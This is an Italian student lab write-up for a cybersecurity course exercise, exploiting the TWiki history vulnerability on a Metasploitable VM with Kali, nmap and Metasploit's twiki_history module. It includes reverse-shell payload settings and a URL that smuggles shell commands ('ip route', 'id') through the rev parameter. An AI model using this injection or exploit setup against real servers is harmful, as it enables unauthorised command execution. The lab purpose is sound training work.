# ESERCITAZIONE WEEK 16 DAY 3

EPICODE

W16D1 - Pratica (2) PDF

**Esercizio**
Traccia

**Traccia:**

Sulla base dell'esercizio visto in lezione teorica, utilizzare Kali per sfruttare la vulnerabilità relativa a TWiki con la tecnica che meglio preferite, sulla macchina Metasploitable.

Nota: è più difficile dell'esercizio di ieri, se dovessero esserci problemi è consentito "fare l'hacker"

## Configurazione macchine:

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.25  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fecb:7ef5  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:cb:7e:f5  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22  bytes 2844 (2.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:5c:1d:d1
          inet addr:192.168.1.40  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5c:1dd1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:9463 (9.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:186 errors:0 dropped:0 overruns:0 frame:0
          TX packets:186 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

**Scansione nmap su target Metasploitable**:

```
Nmap scan report for 192.168.1.40
Host is up (0.00060s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8180/tcp open  unknown
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Uni
x, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 187.89 seconds

┌──(kali㉿kali)-[~]
└─$
```

Sulla porta 80 TCP della nostra Metasploitable è attivo un Web Server apache che ospita la piattaforma TWiki, una sorta di Wikipedia distribuita gratuitamente con licenza libera (GNU). La piattaforma consente la creazione di pagine e contenuti multimediali. Potenzialmente un attaccante potrebbe iniettare ed eseguire codice arbitrario sul server, sfruttando la vulnerabilità di un determinato parametro.


**Configurazione su msfconsole**:

```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
                                       ype:host:port][...]
   RHOSTS   192.168.1.40     yes       The target host(s), see https://docs.meta
                                       sploit.com/docs/using-metasploit/basics/u
                                       sing-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connection
                                       s
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host

Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be spe
                                     cified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) >
```


```
File  Actions  Edit  View  Help
al  No     Unix Command Shell, Reverse TCP SSL (via python)
   56  payload/cmd/unix/reverse_r                                   no
al  No     Unix Command Shell, Reverse TCP (via R)
   57  payload/cmd/unix/reverse_ruby                                no
al  No     Unix Command Shell, Reverse TCP (via Ruby)
   58  payload/cmd/unix/reverse_ruby_ssl                            no
al  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   59  payload/cmd/unix/reverse_socat_sctp                          no
al  No     Unix Command Shell, Reverse SCTP (via socat)
   60  payload/cmd/unix/reverse_socat_udp                           no
al  No     Unix Command Shell, Reverse UDP (via socat)
   61  payload/cmd/unix/reverse_ssh                                 no
al  No     Unix Command Shell, Reverse TCP SSH
   62  payload/cmd/unix/reverse_ssl_double_telnet                   no
al  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
   63  payload/cmd/unix/reverse_stub                                no
al  No     Unix Command Shell, Reverse TCP (stub)
   64  payload/cmd/unix/reverse_tclsh                               no
al  No     Unix Command Shell, Reverse TCP (via Tclsh)
   65  payload/cmd/unix/reverse_zsh                                 no
al  No     Unix Command Shell, Reverse TCP (via Zsh)
   66  payload/generic/custom                                       no
al  No     Custom Payload
   67  payload/generic/shell_bind_aws_ssm                           no
al  No     Command Shell, Bind SSM (via AWS API)
   68  payload/generic/shell_bind_tcp                               no
al  No     Generic Command Shell, Bind TCP Inline
   69  payload/generic/shell_reverse_tcp                            no
al  No     Generic Command Shell, Reverse TCP Inline
   70  payload/generic/ssh/interact                                 no
al  No     Interact with Established SSH Connection

msf6 exploit(unix/webapp/twiki_history) > set payload 19
payload => cmd/unix/pingback_bind
msf6 exploit(unix/webapp/twiki_history) >
```


```
View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > exploit

[!] Unable to save UUID ad88bfc202614c96a1f017e561632fa6 to database -- database s
upport not active
[+] Successfully sent exploit request
[*] Started bind TCP handler against 192.168.1.40:4444
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) >
```

Per confermare la vulnerabilità del sistema, spostiamoci sulla piattaforma Twiki, ed eseguiamo il payload per scovare la vulnerabilità. Inviando un comando formattato nel modo giusto siamo in grado di far eseguire codice alla piattaforma. In questo caso è stato eseguito il comando «id» che restituisce informazioni sull'utente quali uid (user-id), gid (group-id), e gruppo (www-data).




Altri comandi:



TWiki . Main . TWikiUsers (r1

192.168.1.40/twiki/bin/view/Main/TWikiUsers?rev=2|ip route|

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB

TWiki > Main > **TWikiUsers** (r1.2|ip route||echo )

TWiki webs: Main | TWiki | Know | Sandbox

Main . { Users | Groups | Offices | Changes | Index | Search | Go }

192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.40 default via 192.168.1.1 dev eth0 metric 100

Topic **TWikiUsers** . { ~~Edit~~ | ~~Attach~~ | Ref-By | Printable | Diffs | r1.16 | > | r1.15 | > | r1.14 | More }

Revision r1.2|ip route||echo - 01 Jan 1970 - 00:00 GMT -